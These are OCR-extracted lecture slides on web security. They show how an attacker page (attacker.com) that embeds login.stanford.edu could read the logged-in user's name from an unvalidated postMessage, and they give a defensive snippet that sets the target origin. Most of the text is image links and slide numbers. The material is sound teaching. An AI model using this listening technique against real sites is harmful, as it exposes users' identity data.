
28 Feross Aboukhadijeh



axess.stanford.edu

login.stanford.edu


29 Feross Aboukhadijeh



30 Feross Aboukhadijeh

attacker.com


31 Feross Aboukhadijeh




attacker.com

login.stanford.edu

32 Feross Aboukhadijeh


attacker.com
{ name: 'Feross Aboukhadijeh' }
login.stanford.edu
33 Feross Aboukhadijeh




Need to validate destination of messages!

- If an attacker embeds **login.stanford.edu**, they can listen to it's message which reveals the name of the logged in user!
- Solution: **login.stanford.edu** should specify intended recipient origin. Browser will enforce this.


```
const data = { name: 'Feross Aboukhadijeh' }
window.parent.postMessage(data, 'https://axess.stanford.edu')
```

34 Feross Aboukhadijeh



attacker.com

